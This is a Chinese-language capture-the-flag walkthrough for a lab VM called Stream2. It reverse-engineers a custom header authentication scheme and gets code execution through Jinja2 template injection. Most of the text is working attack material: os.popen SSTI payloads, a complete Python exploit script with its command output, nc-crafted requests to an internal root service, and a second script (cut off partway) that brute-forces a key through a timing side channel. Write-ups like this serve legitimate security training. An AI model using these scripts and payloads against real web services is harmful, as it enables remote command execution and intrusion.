

Stream2

user

扫端口


root

user



扫端口

☐	ID	Host	Port	Proto	Target	Banner	Code	Title	Area
☐	1	192.168.56.111	22	SSH	192.168.56.111:22	OpenSSH 10.4	0		
☐	2	192.168.56.111	8080	HTTP	http://192.168.56.111:8080	Werkzeug/3.1.8 Python/3.14.5	200	STRM//v11	

看8080:



提示了endpoint: `/stream`



发现了

- 1 X-Auth-Required: StreamClient
- 2 X-Auth-Type: User-Agent

知道第一层请求需要 User-Agent: StreamClient ; 加上之后:



- 1 X-Error: Missing X-Token or X-Sign
- 2 X-Order-Hint: X-Token must appear before X-Sign

提示缺失, 所以必须要 X-Token/X-Sign , 先随便发一个:

发送请求 Alt+⌘ | 强制 HTTPS | 历史 | 握破示例 | 系统代理: 127.0.0.1:7890

分享 | 导出 | 导入 | 同步配置

Request < > 数据包扫描 美化 HEX 热加载 构造请求

```
1 GET /stream HTTP/1.1
2 Host : 192.168.56.111:8080
3 User-Agent: StreamClient
4 X-Token: test
5 X-Sign: test
6 Connection: close
```

129bytes / 2ms 美化 HEX 编码 请输入定位响应

```
1 HTTP/1.1 200 OK 远端地址: 127.0.0.1:7890
2 Server: Werkzeug/3.1.8 Python/3.14.5 间: 2ms; 总耗时: 2265
3 Date: Tue, 14 Jul 2026 06:43:15 GMT http://192.168.56.111:8080/
4 Content-Type: text/event-stream; charset=utf-8
5 X-Error: Invalid token format
6 X-Format-Hint: base64(username:timestamp)
7 Connection: close
8 Content-Length: 129
9
10 data: [*].Checking request headers...
11
12 data: [*].Verifying signature...
13
14 data: [!].Access denied.
15
16 data: [*].Connection closed.
17
18
```

提示不合法，并且hint提示要 base64

Input

user:123456

ABC 11 1

Output ✂ ✂ ✂

dXNlcjoxMjM0NTY=

Request < > 数据包扫描 美化 HEX 热加载 构造请求

```
1 GET /stream HTTP/1.1
2 Host : 192.168.56.111:8080
3 User-Agent: StreamClient
4 X-Token: dXNlcjoxMjM0NTY=
5 X-Sign: test
6 Connection: close
```


129bytes / 3ms 美化 HEX 编码 请输入定位响应

```
1 HTTP/1.1 200 OK 远端地址: 127.0.0.1:7890
2 Server: Werkzeug/3.1.8 Python/3.14.5 间: 3ms; 总耗时: 1869ms
3 Date: Tue, 14 Jul 2026 06:46:27 GMT http://192.168.56.111:8080/
4 Content-Type: text/event-stream; charset=utf-8
5 X-Error: Timestamp expired
6 X-Time-Hint: Server time: 1784011587, Allowed delta: 60s
7 Connection: close
8 Content-Length: 129
9
10 data: [*].Checking request headers...
11
12 data: [*].Verifying signature...
13
14 data: [!].Access denied.
15
16 data: [*].Connection closed.
17
18
```

这里就泄露了服务器当前 Unix 时间戳，它要求时间戳误差不能超过 60 秒，所以我们可以用这个值附近的时间。



给了签名的提示，就是 `username:timestamp:timestamp` 的sha256的前12位



对 KEY 和每段 DATA 做 Base64 解码，解密是 `hello, user`，所以这里的 `username` 被服务端拿去拼进了响应内容里，测试一下ssti：把username 改成 `{{7*7}}`

Request

< > 数据包扫描 美化 HEX 热加载 构造请求

1 GET /stream HTTP/1.1

2 Host : 192.168.56.111:8080

3 User-Agent: StreamClient

4 X-Token: e3s3Kjd9fToxNzg0MDEyMTI4

5 X-Sign: 545895708a41

6 Connection: close

229bytes / 4ms

美化 HEX 编码 请输入定位响应

1 HTTP/1.1 200 OK

2 Server: Werkzeug/3.1.8 Python/3.14.5

3 Date: Tue, 14 Jul 2026 06:56:09 GMT

4 Content-Type: text/event-stream; charset=utf-8

5 Connection: close

6 Content-Length: 229

7

8 data: [*] Headers verified OK.

9

10 data: [*] Session key established.

11

12 data: [KEY] QcKNjB1EeMo=

13

14 data: [*] Transmitting encrypted data...

15

16 data: [DATA] Kafh4A==

17

18 data: [DATA] Lu6tuA==

19

20 data: [DATA] eA==

21

22 data: [*] Stream finished.

23

24

ai解密一下

解密结果是：

```
hello, 49
```

过程仍然是 **Base64 解码后，与会话密钥按字节 XOR**，而且每个 [DATA] 分段都从密钥第一个字节重新开始。

```
KEY: QcKNjB1EeNo=
```

Base64 解码：

```
41 c2 8d 8c 1d 44 78 da
```

第一段：

```
Kafh4A== -> 29 a7 e1 e0
```

```
KEY       -> 41 c2 8d 8c
```

```
XOR       -> 68 65 6c 6c
```

```
ASCII     -> hell
```

第二段：

```
Lu6tuA== -> 2e ee ad b8
```

```
KEY       -> 41 c2 8d 8c
```

```
XOR       -> 6f 2c 20 34
```

```
ASCII     -> o, 4
```

第三段：

```
eA==      -> 78
```

```
KEY       -> 41
```

```
XOR       -> 39
```

```
ASCII     -> 9
```

拼接后：

```
hello, 49
```

答案是49，说明存在 SSTI：

```
1  {{cyclor.__init__.__globals__.os.popen('whoami').read()}}
```

写了一个脚本来简化上面的过程：

```

1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3
4  """
5  用于本地、已授权 CTF 靶机的 Stream/Jinja2 SSTI 测试脚本。
6
7  功能：
8  1. 请求目标并从 HTTP Date 响应头获取靶机时间戳；
9  2. 生成 X-Token 和 X-Sign；
10 3. 严格按照 X-Token 在 X-Sign 前的顺序发送请求；
11 4. 提取 SSE 响应中的 KEY/DATA；
12 5. Base64 解码并按分段重置密钥的方式执行 XOR 解密；
13 6. 输出命令执行结果。
14
15 用法：
16     python stream_ssti.py "whoami"
17     python stream_ssti.py "id"
18     python stream_ssti.py "cat /home/lnnn/user.txt"
19     python stream_ssti.py -u http://192.168.56.111:8080 "uname -a"
20 """
21
22 from __future__ import annotations
23
24 import argparse
25 import base64
26 import hashlib
27 import http.client
28 import re
29 import sys
30 import time
31 from email.utils import parsedate_to_datetime
32 from urllib.parse import urlsplit
33
34
35 KEY_RE = re.compile(r"data:\s*\[KEY\]\s*([A-Za-z0-9+/=_-]+)")
36 DATA_RE = re.compile(r"data:\s*\[DATA\]\s*([A-Za-z0-9+/=_-]+)")
37
38
39 def b64decode_padded(value: str) -> bytes:
40     """兼容缺少 = 填充的 Base64 字符串。"""
41     value = value.strip()
42     value += "=" * (-len(value) % 4)
43     return base64.b64decode(value)
44
45

```



```

46 def open_connection(base_url: str, timeout: float):
47     parsed = urlsplit(base_url)
48
49     if parsed.scheme not in ("http", "https"):
50         raise ValueError("URL 必须以 http:// 或 https:// 开头")
51
52     host = parsed.hostname
53     if not host:
54         raise ValueError("无法从 URL 中解析主机地址")
55
56     port = parsed.port
57     if port is None:
58         port = 443 if parsed.scheme == "https" else 80
59
60     connection_cls = (
61         http.client.HTTPSConnection
62         if parsed.scheme == "https"
63         else http.client.HTTPConnection
64     )
65
66     conn = connection_cls(host, port, timeout=timeout)
67
68     default_port = 443 if parsed.scheme == "https" else 80
69     host_header = host if port == default_port else f"{host}:{port}"
70
71     return conn, host_header
72
73
74 def fetch_server_timestamp(
75     base_url: str,
76     time_path: str,
77     timeout: float,
78     timestamp_offset: int = 0,
79 ) -> int:
80     """
81     请求目标并读取 Date 响应头。
82     Date 一般由 Werkzeug/HTTP 服务端生成，可用于同步靶机时间。
83     """
84     conn, host_header = open_connection(base_url, timeout)
85
86     try:
87         conn.putrequest(
88             "GET",
89             time_path,
90             skip_host=True,
91             skip_accept_encoding=True,
92         )
93         conn.putheader("Host", host_header)

```

```

94     conn.putheader("User-Agent", "Mozilla/5.0")
95     conn.putheader("Connection", "close")
96     conn.endheaders()
97
98     response = conn.getresponse()
99     date_header = response.getheader("Date")
100     response.read()
101
102     if not date_header:
103         print(
104             "[!] 响应中没有 Date 头, 退回使用本机 Unix 时间戳.",
105             file=sys.stderr,
106         )
107         return int(time.time()) + timestamp_offset
108
109     server_time = parsedate_to_datetime(date_header)
110     timestamp = int(server_time.timestamp()) + timestamp_offset
111
112     print(f"[*] 服务器 Date: {date_header}")
113     print(f"[*] 使用时间戳: {timestamp}")
114     return timestamp
115
116 finally:
117     conn.close()
118
119
120 def build_auth(command: str, timestamp: int):
121     """
122     username 为 Jinja2 SSTI payload.
123
124     token 原文:
125         username:timestamp
126
127     签名原文:
128         username:timestamp:timestamp
129     """
130     command_literal = repr(command)
131     username = (
132         "{{cycler.__init__.__globals__.os."
133         f"popen({command_literal}).read()}"
134         "}}"
135     )
136
137     token_plain = f"{username}:{timestamp}"
138     token = base64.b64encode(token_plain.encode("utf-8")).decode("ascii")
139
140     sign_plain = f"{username}:{timestamp}:{timestamp}"
141     sign = hashlib.sha256(sign_plain.encode("utf-8")).hexdigest()[:12]

```

```

142
143     return username, token, sign
144
145
146 def send_stream_request(
147     base_url: str,
148     stream_path: str,
149     token: str,
150     sign: str,
151     timeout: float,
152 ):
153     """
154     使用 http.client 手动写请求头, 以确保:
155         X-Token
156         X-Sign
157     的先后顺序不会被 HTTP 客户端调整。
158     """
159     conn, host_header = open_connection(base_url, timeout)
160
161     try:
162         conn.putrequest(
163             "GET",
164             stream_path,
165             skip_host=True,
166             skip_accept_encoding=True,
167         )
168         conn.putheader("Host", host_header)
169         conn.putheader("User-Agent", "StreamClient")
170
171         # 靶机要求 X-Token 必须出现在 X-Sign 前面。
172         conn.putheader("X-Token", token)
173         conn.putheader("X-Sign", sign)
174
175         conn.putheader("Connection", "close")
176         conn.endheaders()
177
178         response = conn.getresponse()
179         raw_body = response.read()
180         body = raw_body.decode("utf-8", errors="replace")
181
182         headers = {name.lower(): value for name, value in response.gethea
183 ders()}
184         return response.status, response.reason, headers, body
185
186     finally:
187         conn.close()
188

```

```

189 def decrypt_stream(body: str, continuous: bool = False) -> bytes:
190     key_match = KEY_RE.search(body)
191     data_values = DATA_RE.findall(body)
192
193     if not key_match:
194         raise ValueError("响应中未找到 [KEY]")
195
196     if not data_values:
197         raise ValueError("响应中未找到 [DATA]")
198
199     key = b64decode_padded(key_match.group(1))
200     if not key:
201         raise ValueError("解码后的 KEY 为空")
202
203     plaintext = bytearray()
204     continuous_index = 0
205
206     for encoded_chunk in data_values:
207         encrypted = b64decode_padded(encoded_chunk)
208
209         for index, encrypted_byte in enumerate(encrypted):
210             if continuous:
211                 key_index = continuous_index % len(key)
212                 continuous_index += 1
213             else:
214                 # 根据题目现象：每个 DATA 分段都从 KEY[0] 重新开始。
215                 key_index = index % len(key)
216
217                 plaintext.append(encrypted_byte ^ key[key_index])
218
219     return bytes(plaintext)
220
221
222 def print_failure_details(status: int, reason: str, headers: dict, body:
223 str):
224     print(f"[-] HTTP {status} {reason}", file=sys.stderr)
225
226     for header_name in (
227         "x-error",
228         "x-format-hint",
229         "x-sign-hint",
230         "x-order-hint",
231         "x-auth-required",
232         "x-auth-type",
233     ):
234         if header_name in headers:
235             print(
236                 f"[-] {header_name}: {headers[header_name]}",

```

```

236         file=sys.stderr,
237     )
238
239     print("\n[-] 原始响应体: ", file=sys.stderr)
240     print(body, file=sys.stderr)
241
242
243     def main() -> int:
244         parser = argparse.ArgumentParser(
245             description="本地授权 CTF Stream/Jinja2 SSTI 请求与解密脚本"
246         )
247         parser.add_argument(
248             "command",
249             nargs="?",
250             default="whoami",
251             help='要在靶机执行的命令, 默认是 "whoami"',
252         )
253         parser.add_argument(
254             "-u",
255             "--url",
256             default="http://192.168.56.111:8080",
257             help="靶机基础 URL",
258         )
259         parser.add_argument(
260             "--time-path",
261             default="/",
262             help="用于读取服务器 Date 响应头的路径, 默认 /",
263         )
264         parser.add_argument(
265             "--stream-path",
266             default="/stream",
267             help="SSE 接口路径, 默认 /stream",
268         )
269         parser.add_argument(
270             "--timeout",
271             type=float,
272             default=10.0,
273             help="连接及读取超时秒数, 默认 10",
274         )
275         parser.add_argument(
276             "--offset",
277             type=int,
278             default=0,
279             help="在服务器时间戳基础上手动增加或减少秒数",
280         )
281         parser.add_argument(
282             "--continuous-xor",
283             action="store_true",

```

```

284         help="跨 DATA 分段连续使用 XOR 密钥，而不是每段重置",
285     )
286     parser.add_argument(
287         "--show-auth",
288         action="store_true",
289         help="显示生成的 username、X-Token 和 X-Sign",
290     )
291
292     args = parser.parse_args()
293
294     try:
295         timestamp = fetch_server_timestamp(
296             args.url,
297             args.time_path,
298             args.timeout,
299             args.offset,
300         )
301
302         username, token, sign = build_auth(args.command, timestamp)
303
304         if args.show_auth:
305             print(f"[*] username: {username}")
306             print(f"[*] X-Token: {token}")
307             print(f"[*] X-Sign: {sign}")
308
309         print(f"[*] 执行命令: {args.command}")
310         print(f"[*] 请求接口: {args.url.rstrip('/')}{args.stream_path}")
311
312         status, reason, headers, body = send_stream_request(
313             args.url,
314             args.stream_path,
315             token,
316             sign,
317             args.timeout,
318         )
319
320         if status != 200:
321             print_failure_details(status, reason, headers, body)
322             return 1
323
324         if "[!] Access denied." in body or "X-Error" in body:
325             print_failure_details(status, reason, headers, body)
326             return 1
327
328         plaintext = decrypt_stream(
329             body,
330             continuous=args.continuous_xor,
331         )

```

```

332
333         print("\n[+] 解密结果: ")
334         print(plaintext.decode("utf-8", errors="replace"))
335         return 0
336
337     except KeyboardInterrupt:
338         print("\n[!] 已取消。", file=sys.stderr)
339         return 130
340
341     except Exception as exc:
342         print(f"[-] 失败: {exc}", file=sys.stderr)
343         return 1
344
345 if __name__ == "__main__":
346     raise SystemExit(main())
347

```

```

E:\CTF\渗透\Stream2.ova>py ssti.py id
[*] 服务器 Date: Tue, 14 Jul 2026 07:01:55 GMT
[*] 使用时间戳: 1784012515
[*] 执行命令: id
[*] 请求接口: http://192.168.56.111:8080/stream

[+] 解密结果:
hello, uid=1000(lnnn) gid=1000(lnnn) groups=1000(lnnn)

```

拿到flag

```

E:\CTF\渗透\Stream2.ova>py ssti.py "cat /home/lnnn/user.txt"
[*] 服务器 Date: Tue, 14 Jul 2026 07:02:59 GMT
[*] 使用时间戳: 1784012579
[*] 执行命令: cat /home/lnnn/user.txt
[*] 请求接口: http://192.168.56.111:8080/stream

[+] 解密结果:
hello, flag{user-de95c47bbdc6b8dccd0fd0eb074b717a}

```

root

ps auxww 看一下进程运行情况


```

2407 root    0:00 /usr/sbin/crond -c /etc/crontabs -f
2427 lnnn    0:24 /usr/bin/python3 /opt/server/app.py
2447 root    0:00 /usr/bin/python3 /opt/server/app2.py
2467 ntp      0:00 /usr/sbin/ntpd -N -p pool.ntp.org -n
2491 root    0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
2524 root    0:00 /sbin/getty -I \033c 38400 tty1

```

也就是说，靶机上有一个 Python 程序 `/opt/server/app2.py` 正在以 `root` 权限运行，看一下这个 `app2.py` 的监听端口在哪：

```

PS E:\CTF\渗透\Stream2.ova> py ssti.py "ss -lntup 2>/dev/null || netstat -lntup 2>/dev/null"
[*] 服务器 Date: Tue, 14 Jul 2026 07:13:58 GMT
[*] 使用时间戳: 1784013238
[*] 执行命令: ss -lntup 2>/dev/null || netstat -lntup 2>/dev/null
[*] 请求接口: http://192.168.56.111:8080/stream

[+] 解密结果:
hello, Netid State Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
tcp LISTEN 0 128 127.0.0.1:5000 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:8080 0.0.0.0:* users:((&#34;python3&#34;;pid=2427,fd=3))
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 128 [::]:22 [::]:*

```

在5000，curl一下，发现会报错

```

PS E:\CTF\渗透\Stream2.ova> py .\stream_ssti.py "curl http://127.0.0.1:5000/"
[*] Server timestamp: 1784014028
[*] X-Token: e3tjeWNsZXIuX19pbml0X18uX19nbG9iYWxzX18ub3MucG9wZW4oJ2N1cmwgaHR0cDovLzEyNy4wLjAuMT01MDAwLycpLnJlYWQoKX190jE3ODQwMTQwMjg=
[*] X-Sign: d46f69d34045
[*] HTTP status: 200
[!] X-Error: Invalid token format
[!] No encrypted DATA found. Raw response:
data: [*] Checking request headers...

data: [*] Verifying signature...

data: [!] Access denied.

data: [*] Connection closed.

PS E:\CTF\渗透\Stream2.ova> py .\stream_ssti.py "id"
[*] Server timestamp: 1784014037
[*] X-Token: e3tjeWNsZXIuX19pbml0X18uX19nbG9iYWxzX18ub3MucG9wZW4oJ2N1cmwgaHR0cDovLzEyNy4wLjAuMT01MDAwLycpLnJlYWQoKX190jE3ODQwMTQwMjg=
[*] X-Sign: 83923bb958d4
[*] HTTP status: 200
[*] Decrypted response:
hello, uid=1000(lnnn) gid=1000(lnnn) groups=1000(lnnn)

```

分析了一下，可能是因为验证过程中有 `username:时间戳`，冒号撞了，所以用nc手动发包：

```
printf 'GET / HTTP/1.0\r\nHost\072 127.0.0.1\r\n\r\n' | nc 127.0.0.1 5000
```

```

PS E:\CTF\渗透\Stream2.ova> py ssti.py "printf 'GET / HTTP/1.0\r\nHost\072 127.0.0.1\r\n\r\n' | nc 127.0.0.1 5000"
[*] 服务器 Date: Tue, 14 Jul 2026 07:28:26 GMT
[*] 使用时间戳: 1784014106
[*] 执行命令: printf 'GET / HTTP/1.0\r\nHost\072 127.0.0.1\r\n\r\n' | nc 127.0.0.1 5000
[*] 请求接口: http://192.168.56.111:8080/stream

[+] 解密结果:
hello, HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.5
Date: Tue, 14 Jul 2026 07:28:26 GMT
Content-Type: application/json
Content-Length: 97
Connection: close

{&#34;method&#34;:&#34;POST&#34;,&#34;params&#34;:{&#34;key&#34;:&#34;string (required)&#34;,&#34;response&#34;:{&#34;200&#34;:&#34;success&#34;,&#34;401&#34;:&#34;fail&#34;}}

```



```
{&#34;method&#34;:&#34;POST&#34;,&#34;params&#34;:{&#34;key&#34;:&#34;string (required)&#34;,&#34;response&#34;:{&#34;200&#34;:&#34;success&#34;,&#34;401&#34;:&#34;fail&#34;}}}
```

```
{"method":"POST","params":{"key":"string (required)","response":{"200":"success","401":"fail"}}
```

提示: `{"method":"POST","params":{"key":"string (required)","response":{"200":"success","401":"fail"}}` , 需要提交一个key参数 (否则返回401失败) ;

尝试随便交一个key=test: `printf 'POST / HTTP/1.0\r\nHost\072 127.0.0.1\r\nContent-Type\072 application/x-www-form-urlencoded\r\nContent-Length\072 8\r\n\r\nkey=test' | nc 127.0.0.1 5000` :

```
PS E:\CTF\渗透\Stream2.ova> py ssti.py "printf 'POST / HTTP/1.0\r\nHost\072 127.0.0.1\r\nContent-Type\072 application/x-www-form-urlencoded\r\nContent-Length\072 8\r\n\r\nkey=test' | nc 127.0.0.1 5000"
[*] 服务器 Date: Tue, 14 Jul 2026 07:34:08 GMT
[*] 使用时间戳: 1784014448
[*] 执行命令: printf 'POST / HTTP/1.0\r\nHost\072 127.0.0.1\r\nContent-Type\072 application/x-www-form-urlencoded\r\nContent-Length\072 8\r\n\r\nkey=test' | nc 127.0.0.1 5000
[*] 请求接口: http://192.168.56.111:8080/stream

[+] 解密结果:
hello, HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.8 Python/3.14.5
Date: Tue, 14 Jul 2026 07:34:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4
Connection: close

fail
```

返回了fail, 说明确实在校验key, 但是不成功, 于是想着爆破一下 (分别在状态码, 返回长度, 响应头、响应时间等信息中找) , 尝试了一下不同key值 响应时间不同 :

```

1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  """
4  Stream2 timing side-channel demo.
5
6  用途:
7      只演示 127.0.0.1:5000 的 key 校验存在响应时间差异。
8      它不会完整爆破 key, 只会测试 prefix + 0..f, 并打印每个候选的耗时。
9
10  用法:
11      py timing_probe_demo.py
12      py timing_probe_demo.py --prefix 2
13      py timing_probe_demo.py --prefix 2c40 --samples 8
14
15  说明:
16      这个脚本通过 /stream 的 SSTI 跳板, 把一个小 Python 测时脚本送到靶机本地执行。
17      真正测时发生在靶机本机访问 http://127.0.0.1:5000/, 这样更能体现本地服务的时间差。
18  """
19  import argparse
20  import base64
21  import hashlib
22  import html
23  import http.client
24  import re
25  import time
26  from urllib.parse import urlparse
27
28
29  KEY_RE = re.compile(r"\[KEY\]\s*([A-Za-z0-9+/=]+)")
30  DATA_RE = re.compile(r"\[DATA\]\s*([A-Za-z0-9+/=]+)")
31
32
33  def request_stream(url, headers, timeout=120):
34      parsed = urlparse(url)
35      host = parsed.hostname
36      port = parsed.port or 80
37      path = parsed.path or "/"
38
39      conn = http.client.HTTPConnection(host, port, timeout=timeout)
40      conn.putrequest("GET", path, skip_host=False, skip_accept_encoding=True)
41
42      # 必须保持 X-Token 在 X-Sign 前面
43      for k, v in headers:

```

```

44         conn.putheader(k, v)
45
46     conn.putheader("Connection", "close")
47     conn.endheaders()
48
49     resp = conn.getresponse()
50     body = resp.read().decode("utf-8", errors="replace")
51     resp_headers = dict(resp.getheaders())
52     conn.close()
53     return resp.status, resp_headers, body
54
55
56 def get_server_timestamp(base_url):
57     # 用一个过期 token 触发 X-Time-Hint
58     token_plain = "user:123456"
59     token = base64.b64encode(token_plain.encode()).decode()
60     headers = [
61         ("User-Agent", "StreamClient"),
62         ("X-Token", token),
63         ("X-Sign", "test"),
64     ]
65
66     _, resp_headers, _ = request_stream(base_url + "/stream", headers, timeout=10)
67     hint = resp_headers.get("X-Time-Hint", "")
68     m = re.search(r"Server time:\s*(\d+)", hint)
69     return int(m.group(1)) if m else int(time.time())
70
71
72 def build_auth_headers(username, timestamp):
73     token_plain = f"{username}:{timestamp}"
74     token = base64.b64encode(token_plain.encode()).decode()
75     sign = hashlib.sha256(f"{token_plain}:{timestamp}".encode()).hexdigest()[:12]
76
77     return [
78         ("User-Agent", "StreamClient"),
79         ("X-Token", token),
80         ("X-Sign", sign),
81     ]
82
83
84 def decrypt_sse(body):
85     key_match = KEY_RE.search(body)
86     if not key_match:
87         return ""
88
89     key = base64.b64decode(key_match.group(1))

```

```

90     plaintext = []
91
92     # 每个 DATA 分块都是从 key[0] 开始 XOR
93     for b64_data in DATA_RE.findall(body):
94         enc = base64.b64decode(b64_data)
95         dec = bytes(enc[i] ^ key[i % len(key)] for i in range(len(enc)))
96         plaintext.append(dec)
97
98     text = b"".join(plaintext).decode("utf-8", errors="replace")
99     return html.unescape(text)
100
101
102 def run_command_by_ssti(base_url, command, timeout=180):
103     timestamp = get_server_timestamp(base_url)
104     payload = "{{cyclor.__init__.__globals__.os.popen(" + repr(command) +
105     ").read()}}"
106     headers = build_auth_headers(payload, timestamp)
107     _, resp_headers, body = request_stream(base_url + "/stream", headers,
108     timeout=timeout)
109
110     if resp_headers.get("X-Error"):
111         raise RuntimeError(f"Stream error: {resp_headers.get('X-Error')}")
112
113     text = decrypt_sse(body)
114     if text.startswith("hello, "):
115         text = text[len("hello, "):]
116     return text
117
118 def build_target_timing_script(prefix, samples, charset):
119     # 这段代码会在靶机上运行，直接请求 127.0.0.1:5000。
120     return f"""python3 - <<'PY'
121 import statistics
122 import time
123 import urllib.error
124 import urllib.parse
125 import urllib.request
126
127 URL = 'http://127.0.0.1:5000/'
128 PREFIX = {prefix!r}
129 SAMPLES = {samples!r}
130 CHARSET = {charset!r}
131
132 def probe(candidate):
133     data = urllib.parse.urlencode({'key': candidate}).encode()
134     req = urllib.request.Request(URL, data=data, method='POST')

```

```

135     req.add_header('Content-Type', 'application/x-www-form-urlencoded')
136
137     start = time.perf_counter()
138     try:
139         with urllib.request.urlopen(req, timeout=5) as r:
140             body = r.read().decode(errors='replace')
141             status = r.status
142     except urllib.error.HTTPError as e:
143         body = e.read().decode(errors='replace')
144         status = e.code
145     elapsed = time.perf_counter() - start
146     return status, body, elapsed
147
148
149     rows = []
150     for ch in CHARSET:
151         candidate = PREFIX + ch
152         times = []
153         last_status = None
154         last_body = ''
155
156         for _ in range(SAMPLES):
157             status, body, elapsed = probe(candidate)
158             times.append(elapsed)
159             last_status = status
160             last_body = body
161
162         times.sort()
163         median_ms = statistics.median(times) * 1000
164         avg_ms = (sum(times) / len(times)) * 1000
165         min_ms = times[0] * 1000
166         max_ms = times[-1] * 1000
167
168         rows.append((median_ms, avg_ms, min_ms, max_ms, candidate, ch, last_s
169 tatus, last_body))
170
171     rows.sort(reverse=True)
172
173     print('prefix = ' + repr(PREFIX))
174     print('samples per candidate = ' + str(SAMPLES))
175     print()
176     print('rank  candidate          status  median_ms  avg_ms    min_ms
177 max_ms    body')
178     print('-' * 86)
179     for i, row in enumerate(rows, 1):
180         median_ms, avg_ms, min_ms, max_ms, candidate, ch, status, body = row
181         print('%-5d %-20s %-7s %-10.3f %-9.3f %-9.3f %-9.3f %s' % (
182             i, candidate, status, median_ms, avg_ms, min_ms, max_ms, body

```

```

181     ))
182
183
184     print()
185     print('[+] slowest candidate = ' + rows[0][4])
186     print('[+] likely next char = ' + rows[0][5])
187     PY
188     """
189
190
191     def main():
192         parser = argparse.ArgumentParser(description="Show timing difference
193         s for key candidates.")
194         parser.add_argument("--url", default="http://192.168.56.111:8080")
195         parser.add_argument("--prefix", default="", help="Known key prefix. D
196         efault: empty.")
